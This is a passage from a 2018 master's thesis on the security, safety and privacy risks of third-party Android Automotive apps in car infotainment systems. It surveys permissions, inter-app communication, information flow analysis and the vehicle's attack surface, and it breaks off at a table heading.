CHALMERS UNIVERSITY OF TECHNOLOGY | UNIVERSITY OF GOTHENBURG

On the road with third-party apps

Security, safety and privacy aspects of in-vehicle apps

Master's thesis in Computer Systems and Networks

BENJAMIN ERIKSSON, JONAS GROTH

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG
Gothenburg, Sweden 2018

MASTER'S THESIS 2018

On the road with third-party apps

Security, safety and privacy aspects of in-vehicle apps

BENJAMIN ERIKSSON
JONAS GROTH

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG
Gothenburg, Sweden 2018

On the road with third-party apps
Security, safety and privacy aspects of in-vehicle apps
BENJAMIN ERIKSSON, JONAS GROTH

Supervisor: Andrei Sabelfeld, Dept. Computer Science and Engineering
Advisor: Henrik Broberg, Volvo Car Corporation
Examiner: Tomas Olovsson, Dept. Computer Science and Engineering

Master's Thesis 2018
Department of Computer Science and Engineering
Chalmers University of Technology and University of Gothenburg
SE-412 96 Gothenburg
Telephone +46 31 772 1000

Typeset in LaTeX
Gothenburg, Sweden 2018

On the road with third-party apps
Security, safety and privacy aspects of in-vehicle apps
BENJAMIN ERIKSSON, JONAS GROTH
Department of Computer Science and Engineering
Chalmers University of Technology and University of Gothenburg

Abstract

In recent years the automotive industry has started to digitise their vehicles. Traditionally cars have been equipped with radio, cassette or CD-players and more recently so-called infotainment systems. The abilities of these infotainment systems have developed over the years from only offering radio and navigation to now being a powerful Internet connected device comparable to tablets and smartphones. Recently several car manufacturers have announced the upcoming possibility to install third-party apps into these infotainment systems. With the prospect of downloading third-party code into a device that is integrated into a safety critical system, such as a vehicle with multiple environment sensors, there is a concern for both safety and user privacy.

In this thesis, the safety, security and privacy aspects of in-vehicle apps are investigated. The thesis focuses on apps for the Android Automotive operating system which some car manufacturers, including Volvo Car Corporation (VCC), have opted to use in their infotainment systems.

It is concluded that in-vehicle Android apps are fundamentally as secure as regular phone apps, the main differences stem from the fact that in-vehicle apps can affect road safety. The traditional Android API poses several risks to road safety while the Automotive version is more restricted it is still insufficient to not be a cause for concern. Furthermore, the added APIs in Automotive constitutes an elevated risk for user privacy. It is shown that the impact of these privacy risks can be mitigated to some extent by vetting apps with state-of-the-art static analysis tools. Finally, recommendations for security measures and vetting processes for secure in-vehicle app stores are presented.

Keywords: Android Automotive, security, safety, privacy, infotainment, information flow, static analysis, app stores.

Acknowledgements

We would like to thank our supervisor Andrei Sabelfeld at Chalmers University of Technology for his engagement and technical input on this thesis. We also want to thank Henrik Broberg at Volvo Cars Corporation for the support and feedback throughout the thesis. Finally, a big thanks to Tomas Olovsson for being our examiner.

Benjamin Eriksson, Jonas Groth, Gothenburg, June 2018

Contents

List of Figures

List of Tables

Terminology

IHU	Infotainment Head Unit
CAN Bus	Real-time bus used for communication inside the vehicle
App	Application running on Android
HVAC	System to control heating, ventilation, and air conditioning
ECU	Electronic Control Unit, controls electrical systems in vehicles
VCC	Volvo Car Corporation
CVE	Common Vulnerability Enumeration
PoC	Proof of Concept

1 Introduction

In the past years, more cars have been equipped with so-called infotainment systems, usually consisting of a touchscreen in the front of the car. The classic use case for these systems has been to help the driver navigate, listen to music or make phone calls. Several car manufacturers, including Volvo Car Corporation (VCC), have chosen to use a special version of Android for use in cars, called Android Automotive. By using an off-the-shelf operating system a multitude of popular already existing third-party apps can also be used in the infotainment system. However, with third-party apps comes lack of control from both the users' and car manufacturers' sides. It is of paramount importance that these apps are safe to use while driving. In addition, the risk of third-party apps misusing or handling the user's privacy-sensitive information must be mitigated.

In this thesis, we explore the relevant security and privacy aspects of in-vehicle Android apps. This includes but is not limited to, permission models, vehicle specific security constraints, static and dynamic code analysis and information flow tracking.

1.1 Aim of this thesis

The aim of the thesis is to investigate potential security, privacy and road safety risks of allowing third-party apps in vehicles. Furthermore, tools for automatic analysis of road safety risks in Android apps will also be investigated as well as requirements for distribution of third-party apps through open app stores.

The vehicles, in which the apps are used, utilises Android Automotive as their operating system. The benefit of this is that the Android operating system already provides a permission model, however, from a user's perspective these permissions could be hard to understand. The apps should also ensure that the user understands what data is shared with a specific app and which other parties this data is shared with. There are trivial privacy risks, such as an app having permission to access the car's position and the Internet, can potentially leak location to any third party. More advanced attacks could be an app that has access to the vehicle speed only. Only having access to the speed may not seem like a privacy issue but by knowing the starting position (likely the user's home address) it is possible to derive the path that the car drives [1].

To efficiently tackle this kind of problem, additional vehicle specific permissions may be required along with extra restrictions on how apps can be programmed. Android does this to some extent with their Android Automotive interface. The thesis aims to analyse the cars attack surface and what effects these security levels actually have on the functions of the car, such as climate control or cruise control. In addition, apps also have to be safe to use in a vehicle. If apps can use WebView, a functionality to display web pages in apps, the app can potentially display material that will interrupt the driver and affect road safety.

While permission models do control the security and privacy intrusiveness of apps to some extent, it cannot fully guarantee that apps are not malicious or can be exploited. The app itself may be harmless, but uses insecure communication methods, e.g. sending data in clear text without any encryption or authentication. Even if the apps use secure communication methods such as TLS it is still important that the app handles the errors correctly in order to avoid attacks such as Man-in-the-middle or downgrading attacks. A study by Razaghpanah et al. [2] found that in a sample of 7258 apps, most apps they tested used a TLS library that would be vulnerable on outdated Android devices. Some of the apps also allowed the use of null ciphers, i.e. no encryption, and anonymous key exchange, i.e. no authentication. Additionally, if higher privileged apps, such as system applications, contain bugs, it may allow attackers to exploit an app and gain escalated privileges. Another example would be covert channels, two independent apps running on the same system could communicate using some covert channel. Letting one app that has access to the location leak it to an app that has internet access and thus the location can be leaked to a third party without the user knowing. The user has not granted any app access to both location and the Internet and yet the location has been leaked. Protecting against such case would require some form of static or dynamic analysis and vetting before apps are published and made available for regular users. This projects aims to develop mitigations against these attacks, misconfigurations and covert channels.

In summary the thesis will focus on the following five research questions:

1. What are the capabilities of in-vehicle Android apps?
2. Based on these capabilities, what is the attack surface for in-vehicle Android apps?
3. Can the Android permission model and sandboxing techniques be refined to better fit in-vehicle usage?
4. Is there potential to automatically analyse apps for privacy and road safety risks?
5. What are the requirements for a secure app store?

1.2 Scope of this thesis

This thesis will mainly focus on higher level security threats related to implementation problems, and more advanced information exfiltration techniques based on information flow. To, limit the thesis we will not focus on low level vulnerabilities such as buffer overflows and memory corruption attacks. Hardware vulnerabilities such as Rowhammer, Meltdown, Spectre, etc. will not be covered either. The reason behind these limitation is that the focus of the thesis is on high level vulnerabilities in Android Automotive, which is independent of the underlying hardware.

1.3 Contribution

The thesis defines the attack surface and capabilities of Android apps running in the automotive version of Android. This thesis also improves on the already existing static analysis tool FlowDroid [3] to include support for automotive functions. In addition, security recommendations for secure vehicle app stores are researched and developed.

Outline

The rest of this report is structured as follows. Chapter 2 describes key concepts in Android and related security issues as well as related work. Chapter 3 describes the methods used in the thesis chapter 4 presents capabilities of in-vehicle apps, the attack surface and vulnerabilities in Android Automotive. Chapter 5 contains possible countermeasures that can be used to mitigate previously presented vulnerabilities. The actual implementation of attacks and countermeasures is described in chapter 6. Chapter 7 discusses the results and contribution of the thesis. Finally, chapter 8 contains the conclusions of the thesis and answers the research questions.

2
Background & Related Work

As cars become more connected and their infotainment systems more powerful, people expect the car to interact in a seamless way with their other devices. In contrast to most other personal devices, a software bug in a car can have lethal consequences. For example, in 2015 Miller and Valasek [4] showed that it was possible to remotely take over a 2014 Jeep Cherokee by exploiting their infotainment system Uconnect. More recently, in May 2018, researchers at Tencent Keen Security Lab found multiple vulnerabilities in the infotainment system and Telematics Control Unit of BMW cars which made it possible to gain control of the CAN buses in the vehicle [5]. These type of attacks shows that remote take over attacks of connected vehicles is a possibility and a real threat.

Attackers do not necessarily need to take control over the braking or steering system to endanger or distract the driver. For example, an attacker can make a malicious infotainment app that disturbs or shocks the driver at a certain speed level. In order to shock the driver the app may for example play loud music or rapidly flash the screen.

In addition to security, privacy is also a concern as cars become more capable of collecting data about their users. The user should be made aware of what data is collected, why it is collected, how it will be used and for what purpose. In accordance with the new EU regulation, GDPR [6], the user has to be informed about how the data is used and agree to their data being used in the described way. The user should have the option to opt out entirely, which may result in some apps and services being unavailable. Previous research projects have explored the possibility to automatically track and analyse how privacy-sensitive information is leaked from Android apps [7], either deliberately through advertisement networks or inadvertently through insecure communication means [8].

2.1 Android

As the in-vehicle infotainment system is using Android, it is important to have a thorough understanding of Android's current security mechanisms. The next section will give a brief overview of how apps interact with the operating system and each other. The following sections will focus on how the security is enforced.

2.1.1 Android Automotive

Today, the Android system is officially used not only in phones and tablets but also in watches, TVs and soon cars [9]. Android Automotive is a version of Android developed specifically for use in cars. It is essentially Android with a User Interface (UI) adapted for cars and a number of car specific APIs. The car specific APIs allow for control over vehicle functions, such as the heating, ventilation, and air conditioning (HVAC), and reading of sensor data, e.g. speed, temperature and engine RPM [10]. Android Automotive is not be confused with Android Auto which is already available on the market today. Unlike Android Auto, Automotive is a completely stand alone system that is not dependent on a smartphone. In Android Auto, apps run on the users Android phone which then renders content on a screen in the car. The apps and the Android system thus runs separated from the car.

2.1.2 Permission model

The Android operating system controls access to many parts of the system, such as camera, position and text messages, through permissions. These permissions can be of one of four types; *normal*, *dangerous*, *signature* or *signatureOrSystem*. The first two are the most common and can be granted to any third-party app. Normal permissions give isolated accesses with minimal risk for the system and user, these are automatically granted by the operating system. Dangerous permissions on the other hand give accesses to private user data and control over the device that may harm the user. These permissions have to be explicitly granted by the user on a per application basis. Finally, there are the *signature* and *signatureOrSystem* permissions. The *signature* permission is granted only if the app is signed with the same certificate as the app that declared the permission. An extension to the *signature* permission is the *signatureOrSystem* which is granted if the app fulfils the requirement for *signature* or if the app is in the system image, e.g. comes pre-installed on the device [11].

2.1.3 App structure

In contrast to a classic C-program, where the execution runs from start to finish, Android apps use different components. These components are responsible for separate tasks, and can use different means of communication to share their results. From a security perspective, the use of distinct components with distinct entry points create a larger attack surface, which means that an attacker will have more ways of attacking the application. These attack vectors will be further analysed in the following sections. Four types of components exist in Android: Activities, Services, Broadcast receivers and Content providers [12].

2.1.3.1 Activity

When a user starts an app, the activity is what is being shown. This is the graphical interface that the user interacts with [13]. In the case of a calender app, all the events, menu items, button, etc, are what is being shown in the activity. It is important to note that an app often has multiple activities for different tasks, e.g. one for adding calender events and another for viewing them. This is of interest since each activity will serve as an entry point to the app. Normally an app will have a start activity, but if the activity is exported then another app can skip the start activity and jump into any of the application's activities [14].

2.1.3.2 Service

While activities run in the foreground, the services run in the background. Services can even run after the activity has been stopped. This is especially useful for downloading large files or playing music in the background. Another important and security related feature of services is that they usually handle Remote Procedure Calls (RPC) [15]. By using RPC, other apps can ask the app running the service to execute procedures. If the service is from an app with higher privilege, then this could result in privilege escalation attacks if the RPCs are not properly handled.

2.1.3.3 Content provider

The content provider is used by apps to store data. This could be any type of data, including files, images or text. The apps interfaces with the content provider using database queries. However, the underlying storing mechanism depends on the data. Text and other relational data will be stored in a SQLite database, while files and images are stored either in the internal or external storage. Since the interface is based on database queries, there is always a risk of SQL injections [16]. It is possible to allow other apps to read data from your content provider by giving them specific access. However, by default only the owning app can access the content.

2.1.3.4 Broadcast receivers

The broadcast receiver is a component that waits for broadcast messages from other apps or the system. One of the benefits with this is that it allows Android to stop the app until a message is received. It also allows the app to react to certain messages such as incoming calls or low battery signals. One of the security risks with registering a receiver is that any app can send potentially malicious broadcast messages to it. It is also interesting to note that the documentation states that apps should not "start activities from broadcast receivers because the user experience is jarring" [17]. If not handled correctly, this could shock the driver at a critical time.

2.1.4 Inter-app communication

One of the big benefits of using Android is that inter-app communication is very simple. What this means is that, if an app wants to plot something on a map, it does not have to implement the map itself, it simply calls the default map application on the system and sends the points that need to be plotted. The app will create a message channel by calling a communication Application Programming Interface (API), which can be used by the app to send messages, more formally called *intents*.

The intents must at least contain the two fields, action and data. The action explains what is happening, e.g screen turns off or a new photo is taken. In the latter case the data will contain a URI pointing to the new image. Another interesting field that can be added is extras, which can contain any type of data. While this makes the communication very flexible it also creates problems since different apps can not negotiate what data needs to be included [18], which can sometimes lead to unwanted crashes.

Intents can be used for both communication within the app between different components, and between different apps. Android defines two types of intents, implicit and explicit, where implicit is often used for inter-app communication and explicit is used for intra-app communications. The main difference being that explicit intents specifies the exact class that should be called, while implicit intents include more data that the app can use in its decision making. A concrete example of this would be an app that listens for SMS. It would register a broadcast receiver for the intent `android.provider.Telephony.SMS_RECEIVED`, and when an SMS is received the app can react to it, for example by reading the content.

Inter-app communication, specifically intents, requires great security considerations. Some of the security aspects worth noting are, messages meant for one application can be intercepted by another, internal intents can be spoofed by other apps and privilege escalation is possible by sending intents to other apps. The possible attacks based on these vectors will be further discussed in chapter 4.

2.1.5 Storage encryption

Android supports storage encryption which can ensure confidentiality of user data, even in the case when attackers have physical access to the device. The two main types of encryption used in Android is full-disk encryption and file-based encryption [19].

Encrypting the full disk ensures a higher level of confidentiality since no user data can be accessed without first decrypting the phone. The encryption uses `dm-crypt`, which is the same system used in Linux for full-disk encryption. Before the data is encrypted, a random key is generated, which is then encrypted with the user's credentials, e.g. pattern, pin or password. By encrypting only the key with the user's credentials, the credentials can easily be changed without having to re-encrypt the whole device. The key is finally used to encrypt the data using AES-128 in cipher-block chaining (CBC) mode [20]. The main drawback of full-disk encryption is that many features, like emergency calls, will not be available until the device is decrypted [21].

The second type of encryption is file-based, which can encrypt files with different keys. Similar to full-disk encryption, file-based encryption uses AES, the difference being that it uses AES-256 and in XTS mode [21]. The benefit of this is that parts of the operating system can be opened up, allowing emergency calls and alarms to be used without fully unlocking the phone.

2.1.6 Covert channels

A covert channel is a means of communication between two entities that are not supposed to be able to communicate. In Android, a number of different covert channels exist that use both hardware attributes and software functions to communicate. Apps can for example communicate by reading and setting the volume, sending special intents or cause high and low system load [22][23].

2.2 Automatic analysis of Android apps

Automatically analysing Android apps, or any sort of computer program for that matter, can be done through two major strategies, static analysis or dynamic analysis. Static analysis only considers the code while in dynamic analysis the code is executed on a real, or virtual, machine and the program's behaviour is analysed. Which ever method is chosen, a decision on what to look for in the analysis has to be made. In this thesis, two primary paths are evaluated. One is to track how privacy-sensitive information flows through the application, and the other is to scan applications for common vulnerabilities such as not using encryption for network communication. More details on these two paths is presented in the following two subsections.

2.2.1 Information flow tracking

Information flow tracking analyses how information flows through an application. Information is read from a source, for example the current location. After which it can be modified or encoded before being sent to an information sink, which could be an Internet connection. The study of information flow is relevant to security as it can stop malware from extracting private data and transmit it to the attackers. For security purposes, the different sources and sinks will be assigned to security levels. While an arbitrary number of security labels can be used, it is in most cases enough to use the two levels *high* and *low*. Going back to the previous example, if location had a high security level, and an Internet connection a low security level, then the flow would be considered a *leak*, as information should only flow upwards.

A key concept in the study of information flow, is the policy of non-interference. The policy states that changes to high level input must not affect the program's public output. If this is enforced, then no sensitive data could be leaked from the program. However, this can be too strict for many applications where the output is based on a small portion of the sensitive information.

There are two main types of flows that needs to be considered by the analysis tool, explicit and implicit flows. Explicit flows, as shown in Listing 2.1, are variable assignments. In order to avoid leaking data, the low security variable l must be upgraded to a high security level. This method is called taint analysis, it is based on the idea that sources are tainted and each variable that reads from the source also becomes tainted. A leak is detected when a tainted value is passed to a sink. In contrast to explicit flows, implicit flows are when information is leaked using the control flow of the program. An example of this is shown in Listing 2.2, where the variable l will get the same value as h, without any explicit assignment. This scenario is more difficult to solve in a precise manner, since it would require both of the branches to be analysed in order to determine if l is actually dependent on h. This approach can be infeasible as the number of branches required to analyse grows exponentially with the depth of nested if-statements. Other methods include terminating analysis when implicit flows are detected [24], or ignoring them altogether [25].

```
h ← H();
l := h;
out(L,l);
```

Listing 2.1: Example of an explicit flow

```
h ← H();
if( h )
  l := true;
else
  l := false;
```

Listing 2.2: Example of an implicit flow

The information flow tracking tools can be either static or dynamic. Static analysis tools analyse the code of the program in order to determine if data can be leaked. The main benefit of this is that the analysis only needs to be done once to assure that the program is secure. In contrast, dynamic tools are used to analyse the program as it runs, instruction by instruction, and prevent the leaks from happening. The benefit of using dynamic analysis is that it can more accurately analyse dynamic code, e.g. dynamic typing and dynamic object modifications [24].

2.2.2 Scanning for common vulnerabilities

Vulnerability scanning aims to find problems and vulnerabilities in applications. Since Android is based on Java, an app's bytecode can be decompiled without losing much information. This is possible because Java bytecode contains metadata, including types and names of classes and methods. In contrast, C code only contains the machine code, making it harder to decompile. The source code acquired from the decompilation can then be statically analysed by vulnerability scanners. Furthermore, the decompilation process can be automated using free and open-source tools like dex2jar [26] and apktool [27]. Some of the important vulnerability that should be included in the search are the OWASP top 10 vulnerabilities presented in section 2.5.

While the Android apps are written in Java, the vulnerabilities differ, and special tools designed for Android must be used. The analysis tools must analyse Android's special life cycles and inter-process communication methods. Due to the intricacies of these communication methods, more thoroughly explained in section 2.1.4, vulnerabilities in apps with high privileges could potentially be exploited by third-party apps. This is important to consider in Android Automotive where apps might have access to vehicle APIs.

2.3 In-vehicle communication

The in-vehicle communication technologies used in modern cars today are Controller Area Network (CAN), Local Interconnect Network (LIN), Media Oriented Systems Transport (MOST) and FlexRay. These technologies enable communication between components in the vehicle. The available bandwidth varies greatly between the technologies as does the use cases [28]. MOST is commonly used for multimedia purposes as it supports higher bandwidth (>25 Mbps) compared to the other three technologies, which are CAN, FlexRay and LIN. These three are most commonly used for the communication between ECUs controlling systems such as breaks, engine and steering. These technologies do, however, little to nothing in terms of security and authentication. It is, therefore, important to control access to these buses since an attacker could gain control of critical functions in the vehicle by accessing the buses [29].

2.4 Network isolation

The Infotainment Head Unit (IHU) needs to be connected to the rest of the vehicle in order to be able to interact with it. However, in-vehicle buses like CAN and FlexRay do not have strong security protocols like TLS [30]. For this reason, the IHU has to isolate the different network interfaces to ensure that unauthorised traffic is not being sent from Android apps to the rest of the vehicle. One prominent method for ensuring this is to use Security-Enhanced Linux (SELinux) and configure namespaces and policies.

Linux namespaces are used to partition kernel resources, for example, network interfaces. In the case of vehicles, this means that the normal Internet network interface can be in one namespace while the internal buses are in another namespace. By running the Android processes in the Internet namespace the processes will not be able to see or interact with the other network interfaces. To get information from the internal buses, Android can use an API to communicate with a bus manager process which have access to the other namespace.

Namespaces are practical for partitioning but they do not provide any security since processes can change their namespace. To ensure that Android is not able to change namespace, SELinux policies are used. The SELinux policies will ensure that processes, or users, are only allowed to interact with the specified namespace. These policies also apply to the root user, which means that the policies will hold even if an attacker manages to root the Android system.

2.5 OWASP Mobile Top 10

The Open Web Application Security Project (OWASP) is an organisation that brings awareness to application security and Internet security, and are famous for their top 10 most common vulnerabilities. In 2016 they added a top 10 list which focuses on mobile devices [31]. These attacks are not only relevant to mobile phones but also to vehicles and other mobile devices. While a large system like a vehicle could have multiple different vulnerabilities, the OWASP top 10 list focuses on the application layer and server-side APIs.

Without going into too much detail on each attack, the top three attacks are presented here. The number one mobile platform vulnerability is improper platform usage, which includes misuse of Android intents as discussed in section 2.1.4, as well as permission problems, which are explained in section 2.1.2. As the vulnerability shows it is important to realise that even though the underlying system, i.e. Android, is considered safe, the security mechanism must be correctly used. The second vulnerability on the list is insecure data storage, which is mainly concerned with what happens if the mobile device is stolen. Even in the case of theft, an adversary should not be able to extract any private data from the device. By using strong encryption it is possible to keep the data confidential, even when adversaries have physical access. Android supports both full-disk encryption and file-based encryption, the details are discussed in section 2.1.5. The final vulnerability that will be mentioned here is insecure communications. Since data sent on the Internet is rarely sent over one secure cable, but rather over multiple hops and broadcast mediums like wifi, it becomes the application's or operating system's responsibility to secure the communication. Even in the case where data is encrypted, as opposed to plain text, it is still important to carefully consider which cryptography protocols should be used.

2.6 Current model for secure distribution

A secure system for distribution of apps is an important layer of security. A secure distribution platform will ensure that the information and apps shared between the client and distributor are accurate and trustworthy. For example, if a user downloads an app and the app is modified during transfer, the user should be able to notice the modification and reject the app. Android does support integrity checks by using digital signatures based on cryptographic functions like SHA and RSA [32] .

Google Play store makes use of digital signatures to protect the users, as well as the developers from malicious tampering with the apps. Google supplies two methods of doing this, either sign with Google or sign yourself. By signing with Google, the developer first signs the app with an *upload key*, allowing Google to check that the developer owns the app. Secondly, Google signs the app with an *app signing key*, allowing the user to verify the app. The difference with the other method is that the developer keeps the *app signing key* and directly signs the app. While the first method is easier to use for the developer, since Google takes care of key management, it is also gives the app store owners the power to publish updates to apps.

While Android certificates are built on the same cryptographic primitives as HTTPS, there is still a big difference in how they are interpreted. HTTPS uses a chain of trust where a website's certificate is signed by a certificate authority (CA), which in turn can be signed by another CA. This implies that, as long as you trust the last CA, you can trust the certificate on the website. However, in Android there is no chain of trust, which means that there is no good method of determining if a new app is trustworthy. The real strength of Android app signing is that fraudulent updates are not possible as the user can compare the certificate of the old app with the certificate of the new one.

2.7 Related work

There are several studies in the field of security and privacy risks of Android apps for smartphones but limited studies on completely standalone in-vehicle infotainment systems. Some research has been done on infotainment systems dependent on smartphones. Mazloom et al. [33] conducted a security analysis of the MirrorLink protocol, which allows for connecting a smartphone to a car and run apps on the phone which can be controlled via a touchscreen in the car. Their analysis showed weaknesses in the MirrorLink protocol and potential risks if an attacker can gain control over the user's smart phone.

Koscher et al. [34] showed that with physical access to the CAN bus it is possible to control both the speedometer, horn and in-vehicle displays to distract the driver and cause potentially life-threatening situations. A similar vulnerability in an infotainment system used in cars from Volkswagen was recently discovered by researchers in the Netherlands [35]. They showed that it was possible to connect to the car via WiFi and access privacy-sensitive information such as contact lists and conversation history as well as location data.

3 Methodology

To answer the research questions in this thesis a number of different methods were used. Establishing the capabilities of in-vehicle android apps was done by thoroughly examining source code and documentation to find potential security, privacy and road safety risks. In addition, already known problems in the Android operating system were evaluated in a vehicle setting. This was done since it is likely that problems plaguing the Android platform on phones are also applicable to vehicles to a great extent. Based on the findings, an attack surface for in-vehicle apps was established and evaluated. After the attack surface was established, the attacks in section 4 were be implemented and tested. The next step was to, based on the attacks, research how the sandboxing and permission model in Android could be improved for vehicles. In addition to sandboxing and permissions, the feasibility of using automatic analysis of apps were also researched. Finally the attacks and mitigations will be evaluated, following the procedure in section 3.3.

3.1 Information gathering

The first steps of the work focused on gathering the relevant data needed to model the attack surface, including but not limited to the architecture and topology of the vehicle, as well as the APIs available to the Android apps. In addition, the permission model of Android Automotive will be thoroughly researched, with the goal of evaluating whether vehicles need a more refined permission model.

Information about the architecture and topology of the cars electrical systems was gathered from technical documentation and specifications at VCC. All code for the Android implementation in the IHU, including system apps, was also provided by the VCC. Android specific information about the operating system was acquired from the official Android documentation. Finally, state-of-the-art-scientific research papers on Android security, automotive security, and program analysis were used to explore different attacks, vulnerabilities, and mitigation techniques.

3.2 Countermeasures

To defend against the attacks, different defence methods were analysed. It is important to restrict the capabilities of third-party apps in order to limit the impact of any malicious app. This can be done by refining the current Android permission model, to serve the vehicle's specific needs. In addition to strictly allowing or disallowing functions, it is sometimes enough to degrade the functionality. An example would be that an app might not need highly accurate GPS to function.

Even if an app has the permission to use an API, analysis tools could be used to analyse if the API is used in a correct and secure fashion. Formal models from the study of information flows, both static and dynamic, were used to detect if apps were leaking sensitive user data. For apps running in the sandbox, dynamic flow control analysis was also used to enforce secure control flows.

In general, the defence strategies were designed based on formal security principles, such as the principle of least privilege, separation of concerns and minimal trusted computing base. Formal models such as the Bell–LaPadula model [36] could also be used to enforce and analyse access control in the development stage.

3.3 Evaluation

The proposed attacks were primarily tested in a software emulator of the infotainment system. If the attacks were successful they were scored based on the Common Vulnerability Scoring System [37], which measures how easy the attack would be to execute, if special permissions are needed and if user interaction is needed. Furthermore, the successful attacks were also evaluated on hardware testbeds, providing more realistic results. Testing on hardware testbeds was especially important for availability attacks where CPU and memory plays a crucial role.

In addition to the attacks, the defence methods were also tested and evaluated. Defence methods related to the Android operating system and the underlying Linux kernel, including permissions and sandboxing, were tested on the emulator. Dynamic analysis tools were tested in the emulator on the apps developed in the thesis. Static analysis tools did not require the emulator as they are directly analysing the apps, or more formally the Android application packages (APKs). The static analysis tools were also used to perform an in-depth case study of the third-party app Spotify, which was available on the emulator.

4
Vulnerabilities

The first part of this chapter present the capabilities of in-vehicle apps together with the new vehicle specific APIs. The new APIs are analysed from both a privacy perspective, as well as a safety perspective. The new APIs and hardware functionality are analysed to produce the list of possible attack vectors presented in the attack surface section, section 4.2. This first part answers the first two research questions presented in section 1.1. Question one is answered in section 4.1 and question two in 4.2.

The second part focuses on vulnerabilities that rely on the architecture and APIs available. Examples of possible attacks are: TLS downgrading, shocking the driver, denial of service, leaking private information and covert channels. In addition, the attacks are classified based on the CIA triad: confidentialy, integrity and availability. If applicable, the attacks are further classified based on the sources and sinks, e.g. unsafe file handling leading to arbitrary code execution, or GPS location leaking to the Internet. By classifying the attacks it becomes more apparent which defence mechanisms are required.

4.1 In-vehicle apps capabilities

This section answers the first research question.

What are the capabilities of in-vehicle Android apps?

The greatest difference in capabilities of in-vehicle apps compared to regular phone and tablet apps lies in the potential for access to vehicle functions. Both in terms of plain data from sensors and control over physical car functions. The sensors present in phones are to a large extent also present in vehicles, however, the vehicles do have several sensors that are not present in phones. In terms of functions the infotainment system in vehicles can potentially control all physical car functions such as breaks, throttle and steering. These functions are not available to apps, as both the Android OS and SELinux policies in the IHU prevent the apps from sending messages directly to the internal buses.

4.1.1 Android vehicle API

Currently Android Automotive has support for reading a multitude of different types of information from the car, such as fuel level, gear selection and engine state. Table 4.1 and 4.2 lists the different values accessible through the car API. It is unclear whether the car info values, in table 4.2, will require any sort of permission to access, as of writing there is no needed permission.

In addition to reading data, the OS has functions for setting several critical and non critical settings in the vehicle. Mostly these are related to HVAC settings but there are some that can have a severe safety impact, like changing seat settings and even unbuckling the seat belts. The access to these functions is controlled through permissions and third party apps will not have access to road safety critical functions.

Table 4.1: Sensors available through the car API

Name	**Permission**	**Description**
SENSOR_TYPE_CAR_SPEED	Car#PERMISSION_SPEED	Vehicle speed in m/s
SENSOR_TYPE_RPM	None	Engine RPM
SENSOR_TYPE_ODOMETER	Car#PERMISSION_MILEAGE	Travel distance in km
SENSOR_TYPE_FUEL_LEVEL	Car#PERMISSION_FUEL	Fuel level
SENSOR_TYPE_PARKING_BRAKE	None	Parking break
SENSOR_TYPE_GEAR	None	Current gear
SENSOR_TYPE_NIGHT	None	Day/night sensor
SENSOR_TYPE_DRIVING_STATUS	None	Current driving status
SENSOR_TYPE_ENVIRONMENT	None	Temperature and pressure

Table 4.2: Information related to the vehicle accessible through the car API.

Name	**Permission**	**Description**
KEY_MANUFACTURER	None	Manufacturer of the car
KEY_MODEL	None	Car model
KEY_MODEL_YEAR	None	Car model year
KEY_VEHICLE_ID	None	Unique identifier for the car (not VIN)

4.1.1.1 Information flow

Using the vehicle APIs, an app can gain access to information about the vehicle. Android has access to the VIN of the car, as well as the manufacturer, model and year. Using this information, it becomes easy to fingerprint a specific car. There are also other vehicle sensors that can be used indirectly. Given high enough accuracy, fuel consumption over time could for example be used to differentiate between different drivers. Another more precise sensor is wheel ticks, which is a sensor that increments when a wheel moves forward, and decrements when it moves backwards. Considering that wheel ticks are counted on each wheel, it could be possible to track turns based on the difference in ticks between left and right wheels. In addition to the vehicle specific APIs, Android still has access to many privacy intrusive sensors.

GPS is already installed in most vehicles which can be used to get high precision location information about the vehicle. Now that vehicles also support Wi-Fi, it becomes possible to use Wi-Fi Positioning System to track vehicles, especially in crowded cities where there is an abundance of Wi-fi access points.

4.1.1.2 Function control

The Android system has access to many of the vehicles functions. One of the main functions used by the IHU is the HVAC system, which controls heating, ventilation the the air conditioning. This system allows the IHU to set fan speed, turn on and off defrost of the windows, and control temperature, including the temperature of the steering wheel. In addition to HVAC the IHU can also perform all types of seat adjustments. While not directly dangerous in itself, these APIs could be quite distracting if they malfunctioned, or were maliciously controlled, in a stressful situation.

The Android system does have access to some functions that can be directly dangerous. The Android system can for example fold in the mirrors, giving the driver less information about her surroundings. There are also APIs for unbuckling the seat belts and opening the vehicles doors. While these APIs are present in the Android Automotive code, the car manufacturer does not have to implement all of these functions.

4.2 Attack surface

This section answers the second research question.

What is the attack surface for in-vehicle Android apps?

The attack surfaces of the vehicles consist of all the entry points, i.e. attack vectors, into the vehicle. These attack vectors are classified by range, as defined in the Common Vulnerability Scoring System [37]. While some of these vectors are previously known for Android, it is still new that a vehicle can be attacked by, for instance, exploiting Android or specific Android apps. All of the attack vectors are shown in table 4.3.

Arguably the most important attack vectors to secure are the ones that can be remotely attacked. In the case of vehicles, these vectors are Internet, Calls and SMS. The vehicle can connect to the Internet by using 3G, 4G, Wi-Fi, or Bluetooth tethering. However, independently of the type of connection, as soon as an Internet connection is established the vehicle can be accessed remotely. In addition, vehicles can also be equipped with SIM cards which in general enables support for phone calls as well as SMS. There have been multiple SMS vulnerabilities in recent years, resulting in both remote code execution as well as system crashes [38].

In order to give a satisfying user experience by making paring with other personal devices easier, modern vehicles support Bluetooth and Wi-Fi. If the vehicle has a 4G Internet connection, then a user can connect to the vehicles Wi-Fi and use the Internet. Moreover, the vehicle itself can also connect to another Wi-Fi to establish an Internet connection. This can be useful for downloading software updates while the car is parked at home, but it also opens up for new attacks. Wi-Fi access points can be impersonated and there is always a risk for malicious Wi-Fi networks in public places. In addition to Wi-Fi, Bluetooth can also be used by a nearby attacker to take control of the Android System. The Blueborne [39] attack showed that it was possible gain privileged remote code execution on Android devices using only Bluetooth.

The IHU can also be attacked locally by other malicious Android apps. In this case, third-party apps can gain higher privileges by exploiting vulnerabilities in either system apps or the Android operating system itself. Previous vulnerabilities such as Stagefright [40], would lead to both remote code execution and privilege escalation, without any user intervention.

The final set of attack vectors are the physical ones. These include all the ways the driver can physically interact with the car. The IHU in this study had support for On-board diagnostics (OBD), USB connection, touchscreen and hardware buttons, which are mainly used for controlling the volume in the IHU. The USB connection is highly interesting as the USB protocol is very flexible. A USB stick with specialised firmware can act as a multitude of devices such as, keyboards, file storage, network adapters, etc. These devices can in turn be used to exploit the IHU or collude with third-party apps installed on the IHU.

Table 4.3: List of attack vectors in the IHU which have been identified in the thesis.

